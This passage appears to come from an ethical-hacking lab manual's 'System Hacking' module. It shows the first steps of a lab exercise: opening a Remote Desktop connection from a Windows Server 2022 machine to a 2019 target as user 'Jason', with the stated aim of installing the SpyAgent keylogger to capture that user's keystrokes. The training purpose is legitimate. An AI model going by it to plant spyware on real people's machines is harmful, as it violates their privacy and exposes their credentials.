
Note: Here, we will use **Windows Server 2022** as the host machine and **Windows Server 2019** as the target machine. We will first establish a remote connection with the target machine and later install the keylogger spyware (Here, **Spyware SpyAgent**) to capture keystrokes and monitor the other activities of the user.

1. On the **Windows Server 2022** virtual machine. Click the **Type here to search** icon at the bottom of the **Desktop** and type **Remote**. Click **Remote Desktop Connection** from the results.




Module 06 – System Hacking

2. The **Remote Desktop Connection** window appears. In the **Computer** field, type the target system's IP address (here, **10.10.1.19 [Windows Server 2019]**) and click **Show Options**.



3. In the **User name** field, type **Jason** and click **Connect**.




Module 06 – System Hacking

